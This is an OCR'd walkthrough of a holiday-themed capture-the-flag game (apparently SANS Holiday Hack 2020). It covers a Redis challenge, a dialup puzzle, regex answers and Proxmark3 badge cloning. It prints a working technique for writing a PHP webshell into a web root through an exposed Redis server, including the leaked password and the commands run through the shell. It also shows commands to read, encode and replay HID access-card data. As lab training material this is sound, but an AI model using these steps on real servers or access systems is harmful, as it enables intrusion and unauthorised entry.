
Yikes – that sounds serious. But our next objective has something to do with a HID lock.




We've talked to Bushy Evergreen, so let's head to the Kitchen and visit Fitzy Shortstack. To get to the Kitchen, we need to use the Santavator. Since we have the red lightbulb, let's put it to use:

Now we have red and green power (and the missing button, of course). We can now get to all floors except for Santa's office.

Now we can go to the Kitchen:



Let's talk to Holly Evergreen.



Let's check it out.

```
We need your help!!

The server stopped working, all that's left is the maintenance port.

To access it, run:

curl http://localhost/maintenance.php

We're pretty sure the bug is in the index page. Can you somehow use the
maintenance page to view the source code for the index page?
player@f1eebbe6a7bd:~$
```

See if we can hit the maintenance page.

```
player@f1eebbe6a7bd:~$ curl -i http://localhost/maintenance.php
HTTP/1.1 200 OK
Date: Fri, 25 Dec 2020 01:29:31 GMT
Server: Apache/2.4.38 (Debian)
Vary: Accept-Encoding
Content-Length: 176
Content-Type: text/html; charset=UTF-8



ERROR: 'cmd' argument required (use commas to separate commands); eg:
curl http://localhost/maintenance.php?cmd=help
curl http://localhost/maintenance.php?cmd=mget,example1

player@f1eebbe6a7bd:~$
```

Let's add a cmd.

```
player@f1eebbe6a7bd:~$ curl http://localhost/maintenance.php?cmd=help
Running: redis-cli --raw -a '<password censored>' 'help'

redis-cli 5.0.3
To get help about Redis commands type:
      "help @<group>" to get a list of commands in <group>
      "help <command>" for help on <command>
      "help <tab>" to get a list of possible help topics
      "quit" to exit

To set redis-cli preferences:
      ":set hints" enable online hints
```

```
      ":set nohints" disable online hints
Set your preferences in ~/.redisclirc
player@f1eebbe6a7bd:~$
```

Get info on the redis server.

```
player@6c5b8423827f:~$ curl http://localhost/maintenance.php?cmd=config,get,\*
Running: redis-cli --raw -a '<password censored>' 'config' 'get' '*'

dbfilename
dump.rdb
requirepass
R3disp@ss
masterauth

cluster-announce-ip

unixsocket

logfile

<snip>
```

It looks like we have a password ("R3disp@ss"). Can we run the redis client locally?

```
player@6c5b8423827f:~$ redis-cli -h
redis-cli 5.0.3

Usage: redis-cli [OPTIONS] [cmd [arg [arg ...]]]
  -h <hostname>      Server hostname (default: 127.0.0.1).
  -p <port>          Server port (default: 6379).
  -s <socket>        Server socket (overrides hostname and port).
  -a <password>      Password to use when connecting to the server.
                     You can also use the REDISCLI_AUTH environment
                     variable to pass this password more safely
                     (if both are used, this argument takes predecence).
  -u <uri>           Server URI.
  -r <repeat>        Execute specified command N times.
  -i <interval>      When -r is used, waits <interval> seconds per command.
                     It is possible to specify sub-second times like -i 0.1.
  -n <db>            Database number.
  -x                 Read last argument from STDIN.
  -d <delimiter>     Multi-bulk delimiter in for raw formatting (default: \n).
  -c                 Enable cluster mode (follow -ASK and -MOVED redirections).
  --raw              Use raw formatting for replies (default when STDOUT is
```

Yes. Let's use our authenticated access to have redis create a PHP backdoor on the website. Create a webshell file and try to push it to the website. We'll put most of the code in a local file, then we'll just include that in our very small file to be created with Redis.

```
player@ c461e33dc8e9:~$ nano webshell.php
player@ c461e33dc8e9:~$ cat webshell.php
<?php if(isset($ REQUEST['cmd'])){ echo "<pre>"; $cmd = ($ REQUEST['cmd']); system($cmd); echo
"</pre>"; die; }?>

player@c461e33dc8e9:~$
player@c461e33dc8e9:~$ redis-cli --raw -a R3disp@ss
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379> config set dbfilename webshell.php
OK
127.0.0.1:6379> set webshell "<?php include '/home/player/webshell.php' ;  ?>"
OK
127.0.0.1:6379> save
OK
```

```
127.0.0.1:6379> quit
player@c461e33dc8e9:~$
```


Now give it a quick test with the id command.

```
player@c461e33dc8e9:~$ curl --output - http://localhost/webshell.php?cmd=id
REDIS0009♦      redis-ver5.0.3♦
♦edis-bits♦♦♦ctime♦♦♦♦used-mem
 aof-preamble♦♦♦————————————————————webshell/<pre>uid=33(www-data) gid=33(www-data)
groups=33(www-data)
</pre>player@c461e33dc8e9:~$
```


That worked. Try to copy the index.php file someplace where we can look at it and edit it if we need to.

```
player@c461e33dc8e9:~$ curl --output -
http://localhost/webshell.php?cmd=cp%20index.php%20/var/tmp%3bchmod%20%2br%20/var/tmp/index.php
REDIS0009♦      redis-ver5.0.3♦
♦edis-bits♦♦♦ctime♦♦♦♦used-mem
 aof-preamble♦♦♦————————————————————webshell/<pre></pre>player@c461e33dc8e9:~$ ls -l
/var/tmp
total 4
-rwxr--r-- 1 www-data www-data 488 Dec 27 01:43 index.php
player@c461e33dc8e9:~$


player@c461e33dc8e9:~$ cat /var/tmp/index.php
<?php

# We found the bug!!
#
#          \   /
#          .\-/.
#      /\ ()   ()
#        \/~---~\.-~^-.
# .-~^-./   |   \---.
#       {    |    }   \
#    .-~\    |   /~-.
#   /    \  A  /    \
#          \/ \/
#

echo "Something is wrong with this page! Please use http://localhost/maintenance.php to see if
you can figure out what's going on"
?>
player@c461e33dc8e9:~$
```


Success!



Let’s talk to Holly Evergreen again.



I'm not sure we've run across the Tag Generator yet. Let's remember this discussion for later. Let's walk over to talk to Fitzy Shortstack. Fitzy was supposed to have some info related to the HID problem.



Let's help Fitzy with the modem.

When you click the handset to dial, you can click on either the telephone tone buttons, or the five hand-written notes on the paper.

Let's look at the source for the phone to see if we can figure out what we need to do:

```
<html>
  <head>
    <link href="styles.css" rel="stylesheet" type="text/css">
    <script src='./conduit.js'></script>
    <script src="./howler.min.js"></script>
    <script src="jquery.min.js"></script>
  </head>
  <body>
    <div class='holder'>
      <div class='pickup'>Pick up</div>
      <div class='handset'></div>
      <div class='base'></div>
      <div class='led-indicator'></div>
      <button class='dtmf1'>1</button>
      <button class='dtmf2'>2</button>
      <button class='dtmf3'>3</button>
      <button class='dtmf4'>4</button>
      <button class='dtmf5'>5</button>
      <button class='dtmf6'>6</button>
      <button class='dtmf7'>7</button>
      <button class='dtmf8'>8</button>
      <button class='dtmf9'>9</button>
      <button class='dtmf0'>0</button>
      <button class='respCrEsCl'>baa DEE brrrr</button>
      <button class='ack'>aaah</button>
      <button class='cm_cj'>WEWEWEwrwrrwrr</button>
      <button class='l1_l2_info'>beDURRdunditty</button>
      <button class='trn'>*SCHHHRRHHRTHRTR*</button>
      <script src="./dialup.js"></script>
    </div>
  </body>
</html>
```

So each of the tones are a button, and each of the notes is a button. Let's look at the dialup.js script.

The dialup.js script adds a click event handler for each button. If we look at the general pattern, you can see that there is a required order for the button presses, which makes sense. Here's an example:


```
cm_cj.addEventListener('click', () => {
  if (phase === 5) {
    phase = 6;
    playPhase();
    secret += '4hhdd'
  } else {
    phase = 0;
    playPhase();
  }
  sfx.cm_cj.play();
});
```

In the function above, "phase" essentially represents the sequence you are in. If you play a button out of order, you reset the sequence and have to start over. Based on the code, the order of button presses needs to be this:


```
btn7
btn5
btn6
btn8
btn3
btn4
btn7
btnrespCrEsCl  "baa Dee brr"
ack  "aaah"
cm_cj  "wewewwrwrrwrr"
```

```
l1 l2 info "beDURRdunditty"
trn  "SCHHRRHHRTHRTR"
```


Try to push the buttons in the sequence we see above.




It works! Let's talk to Fitzy now.



We've already talked to Shinny a couple of times. We'll talk to him again when we pass by. Let's go back out of the kitchen, through the Great Room, to the Santavator so we can get to the workshop.




Hit the Workshop button and let's go…




Before talking to Minty, let's grab that thing that looks like a ball.


It's a large marble.




Let's talk to Minty Candycane.



It seems that the Sort-O-Matic is broken. Let's try to fix it.







```
1.  \d+
2.  [a-z,A-Z]{3,}
3.  ([a-z]|\d){2}
4.  [^A-L,1-5]{2}
5.  ^\d{3,}$
6.  ^(\d|[0-1]\d|2[0-3]):[0-5]\d:[0-5]\d$
```

```
7.  ^([0-9,a-f,A-F]{2}:){5}[0-9,a-f,A-F]{2}$
8.  ^[0-3][0-9][.,/,-][0-1][0-9][.,/,-][0-9]{4}$
```

Let's talk to Minty again.




We'll head down to the Splunk challenge later. For now, let's check out the door on the left side of the room. There is a keypad on the wall next to the door.

Clicking on it doesn't seem to do anything. It looks like it's a card reader, but we don't have a card. Hmmm… Let's exit the Workshop through the door in the rear of the Workshop.

Now we are in the wrapping room. There is something on the floor by the door.

Let's pick it up.




It's a rubber ball. There is another item on the floor.

Pick it up.


Oh my gosh! It's a Proxmark3! It works too, because you can open the Proxmark CLI tool:

This clearly will come in handy. Let's talk to Noel Boetie to see if he knows anything about it.




Wrapped gifts need tags, so let's help out. But when we try to get into the tag generator, we get an error message telling us that the Tag Generator is only for Santa and select wrapping engineer elves only. How can we somehow impersonate one of those elves?

Let's learn a little about HID cards to see if that will help us with this challenge:



Hmmm… If Noel has a card with access rights, maybe we can read his card, then replay it to the machine. Let's try out the proxmark.




```
magicdust] pm3 --> lf hid read

#db# TAG ID: 2006e22f08 (6020) - Format Len: 26 bit - FC: 113 - Card: 6020
[magicdust] pm3 --> lf hid sim -r 2006e22f08
[=] Simulating HID tag using raw 2006e22f08
[=] Stopping simulation after 10 seconds.
[=] Done
[magicdust] pm3 -->
```

So Noel's card is FC 113 CN 6020. Let's replay, then quickly click on the terminal to see if it lets us in.

After trying it, it doesn't seem to let us in. Let's leave the wrapping room.

Standing next to Minty Candycane doesn't produce a card read. Maybe Minty doesn't have one. Let's go over to the door and try Noel's card data on the card reader. Nope – it doesn't work there either ***[Author's note – at this point I thought that the proxmark was telling me I had to get out of the app and click on the door within 10 seconds – I didn't realize that I had to wait for the terminal to give me a response and that leaving the app early kept this from working]***.

Let's walk around and harvest some cards that we might use later.

Standing next to Name	FC	Card Number	Raw Data
Noel Boetie	113	6020	2006e22f08
Minty Candycane	(none)		
Lobby Santa	(none)		
Sparkle Redberry	113	6022	2006e22f0d
Ginger Breddie	113	6022	2006e22f0d
Piney Sappington	(none)		
Ribb Bonbowford	(none)		
Holly Evergreen	113	6024	2006e22f10
Fitzy Shortstack	(none)		
Angel Candysalt	113	6040	2006e22f31
Sugarplum Mary	(none)		
Courtyard Jack Frost	(none)		
Bubble Lightington	(none)		
Entry Santa	(none)		
Pepper Minstix	(none)		
Jewel Loggins	(none)		
Shinny Upatree	113	6025	2006e22f13
Jingle Ringford	(none)		
3 French Hens	(none)		
Chimney Scissorsticks	(none)		

Bow Ninecandle	113	6023	2006e22f0e
Talks Lobby Jack Frost	(none)		
Bushy Evergreen	(none)		
Marcel Nougat	(none)		
Tangle Coalbox	(none)		
Alabaster Snowball	(none)		

Using the wiegand encode command, we can create a data table for all theoretical card configurations.

```
[magicdust] pm3 --> wiegand encode --help

Encode wiegand formatted number to raw hex

usage:
    wiegand encode [-h] [--fc <dec>] --cn <dec> [--issue <dec>] [--oem <dec>] -w <format>

options:
    -h, --help                    This help
    --fc <dec>                    facility number
    --cn <dec>                    card number
    --issue <dec>                 issue level
    --oem <dec>                   OEM code
    -w, --wiegand <format>        see `wiegand list` for available formats

examples/notes:
    wiegand encode -w H10301 --fc 101 --cn 1337

[magicdust] pm3 --> wiegand encode -w H10301 --fc 113 --cn 6020
[+] Encoded wiegand: 2006E22F08
[magicdust] pm3 -->
```

FC	CN	Raw data
113	6000	2006E22EE1
113	6001	2006E22EE2
113	6002	2006E22EE4
113	6003	2006E22EE7
113	6004	2006E22EE8
113	6005	2006E22EEB
113	6006	2006E22EED
113	6007	2006E22EEE
113	6008	2006E22EF0
113	6009	2006E22EF3
113	6010	2006E22EF5
113	6011	2006E22EF6
113	6012	2006E22EF9
113	6013	2006E22EFA
113	6014	2006E22EFC
113	6015	2006E22EFF
113	6016	2006E22F01
113	6017	2006E22F02
113	6018	2006E22F04

113	6019	2006E22F07
113	6020	2006E22F08
113	6021	2006E22F0B
113	6022	2006E22F0D
113	6023	2006E22F0E
113	6024	2006E22F10
113	6025	2006E22F13
113	6026	2006E22F15
113	6027	2006E22F16
113	6028	2006E22F19
113	6029	2006E22F1A
113	6030	2006E22F1C

Example use:

```
lf hid sim -r 2006e22f08
```


or use:

```
lf hid sim -w H10301 --fc 113 --cn 6040
```

